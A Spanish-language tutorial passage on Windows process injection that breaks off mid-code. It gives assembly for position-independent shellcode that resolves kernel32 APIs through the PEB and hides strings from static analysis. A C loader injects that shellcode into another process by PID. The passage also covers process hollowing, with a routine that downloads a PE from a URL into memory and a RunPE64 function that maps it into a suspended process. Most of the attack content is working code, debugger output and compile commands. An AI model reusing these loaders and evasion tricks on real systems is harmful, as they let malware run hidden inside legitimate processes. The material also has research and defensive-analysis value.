Con la inyección de PE necesitamos un ejecutable compilado y debemos mapearlo manualmente, lo cual tiene ventajas e inconvenientes. Otra forma de ejecutar código abusando de un proceso remoto es la inyección de shellcode. En este caso no inyectamos un PE completo, sino solo shellcode: un conjunto de instrucciones independientes de posición, por lo que no será necesaria ninguna reubicación.
El inconveniente es que, al querer que nuestro código sea independiente de posición para evitar reubicaciones, no dispondremos de una sección .data, así que tendremos que codificar o incrustar los datos manualmente en el shellcode, y además resolver las llamadas a la API nosotros mismos (no tendremos ninguna DLL resuelta).
El principal reto será resolver esas APIs. En un programa compilado y enlazado, podemos llamar a VirtualAlloc si hemos importado Windows.h porque el programa conoce la dirección de VirtualAlloc en kernel32.dll. Un shellcode ejecutándose en un hilo remoto de un proceso legítimo no tiene acceso a eso, incluso si el proceso anfitrión tiene kernel32 cargado, porque la dirección de VirtualAlloc, por ejemplo, puede ser diferente en cada ejecución o cada vez que arranca el SO. Como el shellcode viene "de fuera" del programa, no tiene ninguna referencia. Así que necesitaremos escribir ASM que calcule las direcciones de las llamadas a la API necesarias.
El siguiente código hace eso. Puedes encontrar muchos ejemplos tanto para x32 como para x64 buscando "resolve kernel32 shellcode".
En términos generales, el código parsea la dirección del PEB, que puede obtenerse desde una ubicación fija, y luego recorre la ModuleList para obtener la dirección base de la biblioteca necesaria (kernel32 en nuestro caso). Después, la rutina recorre la biblioteca buscando la llamada a la API deseada por su nombre. Generalmente solo necesitamos parsear KERNEL32, sobre todo porque LoadLibrary y GetProcAddress están en ella y pueden usarse para cargar cualquier otra cosa que necesitemos.
El siguiente código contiene el shellcode que inyectaremos en un proceso remoto como ejemplo; básicamente llama a WinExec para abrir calc.exe. Es importante hacer guardado y restauración de registros y pila antes de volver al hilo principal, o el programa se colgará.
; based on this one https://www.exploit-db.com/exploits/49820
; List of functions in kernel32 https://www.geoffchappell.com/studies/windows/win32/kernel32/api/index.htm
global WinMain

section .text
WinMain:
; we save the return address for later
; we should save the registers also...
pop r15
push r15

; Get kernel32.dll base address
; on an x64 syste, GS points to the TEB
; GS + 0x60 = PEB
; PEB_LDR_DATA -> Contains information about the loaded modules for the process.

xor rdi, rdi            ; RDI = 0x0
mul rdi                 ; RAX&RDX =0x0
mov rbx, gs:[rax+0x60]  ; RBX = Linear address of Process Environment Block (PEB)
mov rbx, [rbx+0x18]     ; RBX = Address_of_LDR
mov rbx, [rbx+0x20]     ; RBX = 1st entry in InitOrderModuleList / ntdll.dll
mov rbx, [rbx]          ; RBX = 2nd entry in InitOrderModuleList / kernelbase.dll
mov rbx, [rbx]          ; RBX = 3rd entry in InitOrderModuleList / kernel32.dll
mov rbx, [rbx+0x20]     ; RBX = &kernel32.dll ( Base Address of kernel32.dll)
mov r8, rbx             ; RBX & R8 = &kernel32.dll

; Get kernel32.dll ExportTable Address
mov ebx, [rbx+0x3C]     ; RBX = Offset NewEXEHeader
add rbx, r8             ; RBX = &kernel32.dll + Offset NewEXEHeader = &NewEXEHeader
xor rcx, rcx            ; Avoid null bytes from mov edx,[rbx+0x88] by using rcx register to add
add cx, 0x88ff
shr rcx, 0x8            ; RCX = 0x88ff --> 0x88
mov edx, [rbx+rcx]      ; EDX = [&NewEXEHeader + Offset RVA ExportTable] = RVA ExportTable
add rdx, r8             ; RDX = &kernel32.dll + RVA ExportTable = &ExportTable

; Get &AddressTable from Kernel32.dll ExportTable
xor r10, r10
mov r10d, [rdx+0x1C]    ; RDI = RVA AddressTable
add r10, r8             ; R10 = &AddressTable

; Get &NamePointerTable from Kernel32.dll ExportTable
xor r11, r11
mov r11d, [rdx+0x20]    ; R11 = [&ExportTable + Offset RVA Name PointerTable] = RVA NamePointerTable
add r11, r8             ; R11 = &NamePointerTable (Memory Address of Kernel32.dll Export NamePointerTable)

; Get &OrdinalTable from Kernel32.dll ExportTable
xor r12, r12
mov r12d, [rdx+0x24]    ; R12 = RVA  OrdinalTable
add r12, r8             ; R12 = &OrdinalTable

jmp short apis

; Get the address of the API from the Kernel32.dll ExportTable
getapiaddr:
pop rbx                 ; save the return address for ret 2 caller after API address is found
pop rcx                 ; Get the string length counter from stack
xor rax, rax            ; Setup Counter for resolving the API Address after finding the name string
mov rdx, rsp            ; RDX = Address of API Name String to match on the Stack
push rcx                ; push the string length counter to stack
loop:
mov rcx, [rsp]          ; reset the string length counter from the stack
xor rdi,rdi             ; Clear RDI for setting up string name retrieval
mov edi, [r11+rax*4]    ; EDI = RVA NameString = [&NamePointerTable + (Counter * 4)]
add rdi, r8             ; RDI = &NameString    = RVA NameString + &kernel32.dll
mov rsi, rdx            ; RSI = Address of API Name String to match on the Stack  (reset to start of string)
repe cmpsb              ; Compare strings at RDI & RSI
je resolveaddr          ; If match then we found the API string. Now we need to find the Address of the API
incloop:
inc rax
jmp short loop

; Find the address of GetProcAddress by using the last value of the Counter
resolveaddr:
pop rcx                 ; remove string length counter from top of stack
mov ax, [r12+rax*2]     ; RAX = [&OrdinalTable + (Counter*2)] = ordinalNumber of kernel32.<API>
mov eax, [r10+rax*4]    ; RAX = RVA API = [&AddressTable + API OrdinalNumber]
add rax, r8             ; RAX = Kernel32.<API> = RVA kernel32.<API> + kernel32.dll BaseAddress
push rbx                ; place the return address from the api string call back on the top of the stack
ret                     ; return to API caller

apis:                   ; API Names to resolve addresses
; WinExec | String length : 7
xor rcx, rcx
add cl, 0x7                 ; String length for compare string
mov rax, 0x9C9A87BA9196A80F ; not 0x9C9A87BA9196A80F = 0xF0,WinExec
not rax ;mov rax, 0x636578456e6957F0 ; cexEniW,0xF0 : 636578456e6957F0 - Did Not to avoid WinExec returning from strings static analysis
shr rax, 0x8                ; xEcoll,0xFFFF --> 0x0000,xEcoll
push rax
push rcx                    ; push the string length counter to stack
call getapiaddr             ; Get the address of the API from Kernel32.dll ExportTable
mov r14, rax                ; R14 = Kernel32.WinExec Address


; UINT WinExec(
;   LPCSTR lpCmdLine,    => RCX = "calc.exe",0x0
;   UINT   uCmdShow      => RDX = 0x1 = SW_SHOWNORMAL
; );
xor rcx, rcx
mul rcx                     ; RAX & RDX & RCX = 0x0
; calc.exe | String length : 8
push rax                    ; Null terminate string on stack
mov rax, 0x9A879AD19C939E9C ; not 0x9A879AD19C939E9C = "calc.exe"
not rax
;mov rax, 0x6578652e636c6163 ; exe.clac : 6578652e636c6163
push rax                    ; RSP = "calc.exe",0x0
mov rcx, rsp                ; RCX = "calc.exe",0x0
inc rdx                     ; RDX = 0x1 = SW_SHOWNORMAL
sub rsp, 0x20               ; WinExec clobbers first 0x20 bytes of stack (Overwrites our command string when proxied to CreatProcessA)
call r14                    ; Call WinExec("calc.exe", SW_HIDE)
push r15
ret
Ten en cuenta que, con este mismo sistema, podemos cargar cualquier referencia de API que queramos:
; Maybe playing with SuspendThread(GetCurrentThread()); could be interesting :)
; Get Sleep to r15 | String length : 10
xor rcx, rcx
add cl, 0x5 ; size = 14
mov rax, 0x7065656C53FFFFFF; dae, fffff
shr rax, 0x18 ; F's to 0's. FF FF = 2 bytes = 16 bits = 0xF bits
push rax
push rcx
call getapiaddr
mov r15, rax
mov rcx, 0xFFFFFFFFFFFFFFFF ; infinite = 00000000FFFFFFFF
shr rcx, 0x18
call r15
Y podemos compilar eso en un objeto usando NASM. Luego podemos usar cualquier script o regex para extraer el shellcode:
nasm.exe -fwin64 .\resolvecalc.asm
objdump.exe -d .\resolvecalc.obj | python .\sc_extract.py
Donde sc_extract.py se puede encontrar aquí
Y si lo que queremos es generar un ejecutable independiente a partir de él, podemos usar:
gcc.exe .\resolvecalc.obj -o rcalc.exe -mconsole (or -mwindows etc)
Más flags del compilador aquí
El PoC final de inyección de shellcode queda así:
#include "Windows.h"

int main(int argc, char *argv[])
{
    unsigned char shellcode[] =
"\x41\x5f\x41\x57\x48\x31\xff\x48\xf7\xe7\x65\x48\x8b\x58\x60\x48\x8b\x5b\x18\x48\x8b\x5b\x20\x48\x8b\x1b\x48\x8b\x1b\x48\x8b\x5b\x20\x49\x89\xd8\x8b\x5b\x3c\x4c\x01\xc3\x48\x31\xc9\x66\x81\xc1\xff\x88\x48\xc1\xe9\x08\x8b\x14\x0b\x4c\x01\xc2\x4d\x31\xd2\x44\x8b\x52\x1c\x4d\x01\xc2\x4d\x31\xdb\x44\x8b\x5a\x20\x4d\x01\xc3\x4d\x31\xe4\x44\x8b\x62\x24\x4d\x01\xc4\xeb\x32\x5b\x59\x48\x31\xc0\x48\x89\xe2\x51\x48\x8b\x0c\x24\x48\x31\xff\x41\x8b\x3c\x83\x4c\x01\xc7\x48\x89\xd6\xf3\xa6\x74\x05\x48\xff\xc0\xeb\xe6\x59\x66\x41\x8b\x04\x44\x41\x8b\x04\x82\x4c\x01\xc0\x53\xc3\x48\x31\xc9\x80\xc1\x07\x48\xb8\x0f\xa8\x96\x91\xba\x87\x9a\x9c\x48\xf7\xd0\x48\xc1\xe8\x08\x50\x51\xe8\xb0\xff\xff\xff\x49\x89\xc6\x48\x31\xc9\x48\xf7\xe1\x50\x48\xb8\x9c\x9e\x93\x9c\xd1\x9a\x87\x9a\x48\xf7\xd0\x50\x48\x89\xe1\x48\xff\xc2\x48\x83\xec\x20\x41\xff\xd6\x41\x57\xc3";
    HANDLE processHandle;
    HANDLE remoteThread;
    PVOID remoteBuffer;
    processHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, (DWORD) 10168);
    int id = 0 ;

    remoteBuffer = VirtualAllocEx(processHandle, NULL, sizeof shellcode, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
    WriteProcessMemory(processHandle, remoteBuffer, shellcode, sizeof shellcode, NULL);
    remoteThread = CreateRemoteThread(processHandle, NULL, 100, (LPTHREAD_START_ROUTINE)remoteBuffer, NULL, 0, NULL);
    CloseHandle(processHandle);

    return 0;
}
Al analizarlo en radare2, lo siguiente debería hacer saltar la alerta:

OpenProcess... bien, pero también una referencia a una posición extraña:

Como vemos, el shellcode puede examinarse fácilmente en radare2/Cutter/Iaito.
Y si lo miramos de cerca, podemos detectar fácilmente una cadena siendo cargada usando registros y la pila:

El proceso es similar desde el punto de vista del depurador:
 0x0040156d      e8ee010000     call sym.__main
|           0x00401572      488d45d0       lea rax, [var_30h]
|           0x00401576      488d158b2a00.  lea rdx, str.A_AWH1         ; 0x404008 ; "A_AWH1\xffH\xf7\xe7eH\x8bX`H\x8b[\x18H\x8b[ H\x8b\x1bH\x8b\x1bH\x8b[ I\x89\u060b[<L\x01\xc3H1\xc9f\x81\xc1\xff\x88H\xc1\xe9\b\x8b\x14\vL\x01\xc2M1\xd2D\x8bR\x1cM\x01\xc2M1\xdbD\x8bZ M\x01\xc3M1\xe4D\x8bb$M\x01\xc4\xeb2[YH1\xc0H\x89\xe2QH\x8b\f$H1\xffA\x8b<\x83L\x01\xc7H\x89\xd6\xf3\xa6t\x05H\xff\xc0\xeb\xe6YfA\x8b\x04DA\x8b\x04\x82L\x01\xc0S\xc3H1\u0240\xc1\aH\xb8\x0f\xa8\x96\x91\xba\x87\x9a\x9cH\xf7\xd0H\xc1\xe8\bPQ\xe8\xb0\xff\xff\xffI\x89\xc6H1\xc9H\xf7\xe1PH\xb8\x9c\x9e\x93\x9c\u045a\x87\x9aH\xf7\xd0PH\x89\xe1H\xff\xc2H\x83\xec A\xff\xd6AW\xc3"
|           0x0040157d      b9d5000000     mov ecx, 0xd5               ; 213
|           0x00401582      4989c8         mov r8, rcx
|           0x00401585      4889c1         mov rcx, rax
También podemos inspeccionar el shellcode:
[0x00401550]> pd @ str.A_AWH1
            ;-- str.A_AWH1:
            ; DATA XREF from dbg.main @ 0x401576
            0x00404008     .string "A_AWH1" ; len=7
            0x0040400f      48f7e7         mul rdi
            0x00404012      65488b5860     mov rbx, qword gs:[rax + 0x60]
            0x00404017      488b5b18       mov rbx, qword [rbx + 0x18]
            0x0040401b      488b5b20       mov rbx, qword [rbx + 0x20]
            0x0040401f      488b1b         mov rbx, qword [rbx]
            0x00404022      488b1b         mov rbx, qword [rbx]
            0x00404025      488b5b20       mov rbx, qword [rbx + 0x20]
            0x00404029  ~   4989d8         mov r8, rbx
            ;-- str.__L:
            0x0040402b     .string "\xd8\x8b[<L" ; len=6
            0x00404031      c3             ret
            0x00404032      4831c9         xor rcx, rcx
Y podemos pasar a depurar el proceso anfitrión; apunta la dirección tras el VirtualAllocEx y pon breakpoints en ella para continuar la ejecución:
(5668) Created thread 6048 (start @ 00007FFE1F4DC940) (teb @ 000000A37A525000)
(5668) Created thread 5432 (start @ 000001A566040000) (teb @ 000000A37A527000)
hit breakpoint at: 0x1a566040000
[0x1a566040000]> pd 10
            ;-- rax:
            ;-- rdx:
            ;-- r9:
            ;-- rip:
            0x1a566040000 b    005f41         add byte [rdi + 0x41], bl
            0x1a566040003      57             push rdi
wa nop
Veremos cómo se escribe el shellcode y la ejecución comienza allí:
[0x1a566040001]> ds
[0x1a566040001]> pd 10
            0x1a566040001      5f             pop rdi
            ;-- rip:
            0x1a566040002      4157           push r15
Y tras algunos pasos, veremos cómo se resuelve KERNEL32:
            0x1a56604001d      488b5b20       mov rbx, qword [rbx + 0x20]
            ;-- rip:
            0x1a566040021 b    4989d8         mov r8, rbx
            0x1a566040024      8b5b3c         mov ebx, dword [rbx + 0x3c]
Examinando la memoria tras la llamada pertinente, veremos la dirección base en rax:
[0x1a566040001]> dr rbx
0x7ffe1e450000
dm
0x00007ffe1e450000 - 0x00007ffe1e451000 - usr     4K s r-- IMAGE    KERNEL32.DLL ? ; rbx
0x00007ffe1e451000 - 0x00007ffe1e4d0000 - usr   508K s r-x IMAGE    KERNEL32.DLL | .text ? ; map.IMAGE____KERNEL32.DLL__.text.r_x
[0x1a566040001]> pxw @ 0x7ffe1e450000
0x7ffe1e450000  0x00905a4d 0x00000003 0x00000004 0x0000ffff  MZ..............
0x7ffe1e450010  0x000000b8 0x00000000 0x00000040 0x00000000  ........@.......
0x7ffe1e450020  0x00000000 0x00000000 0x00000000 0x00000000  ................
Y después, veremos la cadena siendo decodificada y colocada en la pila:
            0x1a566040094      48b80fa89691.  movabs rax, 0x9c9a87ba9196a80f
            0x1a56604009e      48f7d0         not rax
            0x1a5660400a1      48c1e808       shr rax, 8
            0x1a5660400a5      50             push rax
[0x1a566040001]> dc
hit breakpoint at: 0x1a5660400a6
[0x1a5660400a6]>
[0x1a5660400a6]> pxw @ rsp
0xa37a77fb40  0x456e6957 0x00636578 0x00000000 0x00000000  WinExec.........
0xa37a77fb50  0x00000000 0x00000000 0x00000000 0x00000000  ................
Process Hollowing
El process hollowing sigue una filosofía similar a lo visto anteriormente. En lugar de mapear un ejecutable en un proceso remoto que ya está EN EJECUCIÓN, el atacante CREA un proceso en estado suspendido, elimina su contenido, escribe el contenido malicioso, establece el punto de entrada en el del código malicioso y reanuda la ejecución desde allí. Básicamente crea un proceso, lo "vacía" y sustituye su contenido por el del malware, forzando de nuevo a un proceso legítimo a ejecutar código malicioso. Es habitual ver malware que abusa de procesos como svchost.exe, explorer.exe y similares.
Obtener bytes de un fichero desde una URL
Una de las estrategias que usa el malware común al implementar process hollowing o técnicas similares más elaboradas es dejar una primera etapa del malware en el sistema como un programa más sencillo que descargará el malware real desde alguna URL, lo cargará en memoria (RAM) e implementará process hollowing, escribiendo y ejecutando el malware descargado directamente en un proceso legítimo sin que el código malicioso toque el disco.
El código completo del siguiente ejemplo se encuentra aquí
Esto puede probarse en local usando Python para implementar un servidor web sencillo:
python3 -m http.server 8080
Un ejemplo de función que obtiene esos bytes del PE desde una URL puede encontrarse aquí:
LVOID GetFileContentFromUrl(const LPSTR fileUrl)
{
    //Download from http://127.0.0.1:8080/msgbox.exe
    HINTERNET hInternetSession;
    HINTERNET hURL;
    int fSize = 0;

    DWORD dwBytesRead=0;
    DWORD lpOutBuffer=0;
    DWORD dwSize=sizeof(lpOutBuffer);
    //char *PE_buffer;
    LPVOID PE_buffer;
    // Make internet connection.
    hInternetSession = InternetOpenA(
        "Mozilla 1.2.3", // agent
        INTERNET_OPEN_TYPE_PRECONFIG,  // access
        NULL, NULL, 0);                // defaults

    // Make connection to desired page.
    hURL = InternetOpenUrl(
        hInternetSession,                       // session handle
        fileUrl,                                // URL to access
        NULL, 0, 0, 0);                         // defaults

    // If connection to the file is successfully opened we go check for the file size
    if(hURL>0){
        fSize = (int)HttpQueryInfoA(hURL,HTTP_QUERY_CONTENT_LENGTH | HTTP_QUERY_FLAG_NUMBER, &lpOutBuffer,&dwSize,NULL);
        printf("[+] File size: %d \n",  lpOutBuffer);
        //PE_buffer = (char *) malloc(lpOutBuffer+1);
        PE_buffer = VirtualAlloc(NULL, lpOutBuffer,  MEM_COMMIT, PAGE_READWRITE);
        if(PE_buffer==nullptr){
            printf("[-] Error allocating buffer for remote file: %d \n", GetLastError());
            exit(1);
        }
        else{
            if(InternetReadFile(hURL, PE_buffer, lpOutBuffer, &dwBytesRead)){
                printf("[+] Number of bytes read: %d \n",dwBytesRead);
                return PE_buffer;
            }
            else{
                printf("[-] Error downloading the file content. Error: %d \n", GetLastError());
                exit(1);
            }
        }
    }
    else{
        printf("[-] Error opening the url: %s Error code: %d \n", fileUrl, GetLastError());
    }
    // Close down connections.
    InternetCloseHandle(hURL);
    InternetCloseHandle(hInternetSession);

    return nullptr;
}
RUNPE 64 con relocaciones
Volviendo al ejemplo, el siguiente código implementa process hollowing con relocaciones, utilizando un PE legítimo y un PE obtenido ya sea de un servidor web, un archivo en disco o cualquier otro medio.
El proceso es sencillo y muy similar al de la inyección de PE. Primero cargamos y vaciamos el proceso remoto desmapeando la memoria ejecutable de su espacio de memoria (no es estrictamente necesario), luego parseamos el buffer que contiene el PE malicioso como hemos visto, nos aseguramos de tener un bloque de memoria en el proceso remoto, escribimos las cabeceras PE y mapeamos el ejecutable sección a sección usando sus direcciones y tamaños virtuales. Después aplicamos las relocaciones necesarias usando la sección .reloc. A continuación ajustamos el contexto del proceso remoto suspendido para que arranque en nuestro punto de entrada. Hecho eso, estamos listos para reanudar su ejecución.
Ten en cuenta que en un proceso de 32 bits, al iniciarse, el registro ebx apunta al TIB y eax apunta al punto de entrada. En un proceso de 64 bits, rdx apunta al TIB y rcx apunta al punto de entrada. Así que no copies y pegues un PoC de process hollowing para x32 e intentes usarlo en x64: no funcionará.
BOOL RunPEReloc64(const LPPROCESS_INFORMATION lpPI, const LPVOID lpImage, const LPVOID remoteBase)
{
    LPVOID lpAllocAddress;
    DWORD umResult;

    const auto lpImageDOSHeader = (PIMAGE_DOS_HEADER)lpImage;
    const auto lpImageNTHeader64 = (PIMAGE_NT_HEADERS64)((uintptr_t)lpImageDOSHeader + lpImageDOSHeader->e_lfanew);

    umResult = UnmapSectionView(lpPI->hProcess, (LPVOID)remoteBase);

    lpAllocAddress = VirtualAllocEx(lpPI->hProcess, (LPVOID)remoteBase, lpImageNTHeader64->OptionalHeader.SizeOfImage, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    if (lpAllocAddress == nullptr)
    {
        printf("[-] An error has occurred when trying to allocate memory for the new image. Error: %d \n", GetLastError());
        return FALSE;
    }

    printf("[+] Memory allocate at : 0x%p\n", (LPVOID)(uintptr_t)lpAllocAddress);

    const DWORD64 DeltaImageBase = (DWORD64)lpAllocAddress - lpImageNTHeader64->OptionalHeader.ImageBase;

    lpImageNTHeader64->OptionalHeader.ImageBase = (DWORD64)lpAllocAddress;
    const BOOL bWriteHeaders = WriteProcessMemory(lpPI->hProcess, lpAllocAddress, lpImage, lpImageNTHeader64->OptionalHeader.SizeOfHeaders, nullptr);
    if (!bWriteHeaders)
    {
        printf("[-] An error has occurred when trying to write the headers of the new image. Error: %d \n", GetLastError());
        return FALSE;
    }

    printf("[+] Headers write at : 0x%p\n", lpAllocAddress);

    const IMAGE_DATA_DIRECTORY ImageDataReloc = GetRelocAddress64(lpImage);
    PIMAGE_SECTION_HEADER lpImageRelocSection = nullptr;

    for (int i = 0; i < lpImageNTHeader64->FileHeader.NumberOfSections; i++)
    {
        const auto lpImageSectionHeader = (PIMAGE_SECTION_HEADER)((uintptr_t)lpImageNTHeader64 + 4 + sizeof(IMAGE_FILE_HEADER) + lpImageNTHeader64->FileHeader.SizeOfOptionalHeader + (i * sizeof(IMAGE_SECTION_HEADER)));
        if (ImageDataReloc.VirtualAddress >= lpImageSectionHeader->VirtualAddress && ImageDataReloc.VirtualAddress < (lpImageSectionHeader->VirtualAddress + lpImageSectionHeader->Misc.VirtualSize))
            lpImageRelocSection = lpImageSectionHeader;


        const BOOL bWriteSection = WriteProcessMemory(lpPI->hProcess, (LPVOID)((UINT64)lpAllocAddress + lpImageSectionHeader->VirtualAddress), (LPVOID)((UINT64)lpImage + lpImageSectionHeader->PointerToRawData), lpImageSectionHeader->SizeOfRawData, nullptr);
        if (!bWriteSection)
        {
            printf("[-] An error has occurred when trying to write the section : %s. Error %d \n", (LPSTR)lpImageSectionHeader->Name, GetLastError());
            return FALSE;
        }

        printf("[+] Section %s write at : 0x%p.\n", (LPSTR)lpImageSectionHeader->Name, (LPVOID)((UINT64)lpAllocAddress + lpImageSectionHeader->VirtualAddress));
    }

    if (lpImageRelocSection == nullptr)
    {
        printf("[-] An error has occurred when trying to get the relocation section of the source image. Error %d \n", GetLastError());
        return FALSE;
    }

    printf("[+] Relocation section : %s\n", (char*)lpImageRelocSection->Name);

    DWORD RelocOffset = 0;

    while (RelocOffset < ImageDataReloc.Size)
    {
        const auto lpImageBaseRelocation = (PIMAGE_BASE_RELOCATION)((DWORD64)lpImage + lpImageRelocSection->PointerToRawData + RelocOffset);
        RelocOffset += sizeof(IMAGE_BASE_RELOCATION);
        const DWORD NumberOfEntries = (lpImageBaseRelocation->SizeOfBlock - sizeof(IMAGE_BASE_RELOCATION)) / sizeof(IMAGE_RELOCATION_ENTRY);
        for (DWORD i = 0; i < NumberOfEntries; i++)
        {
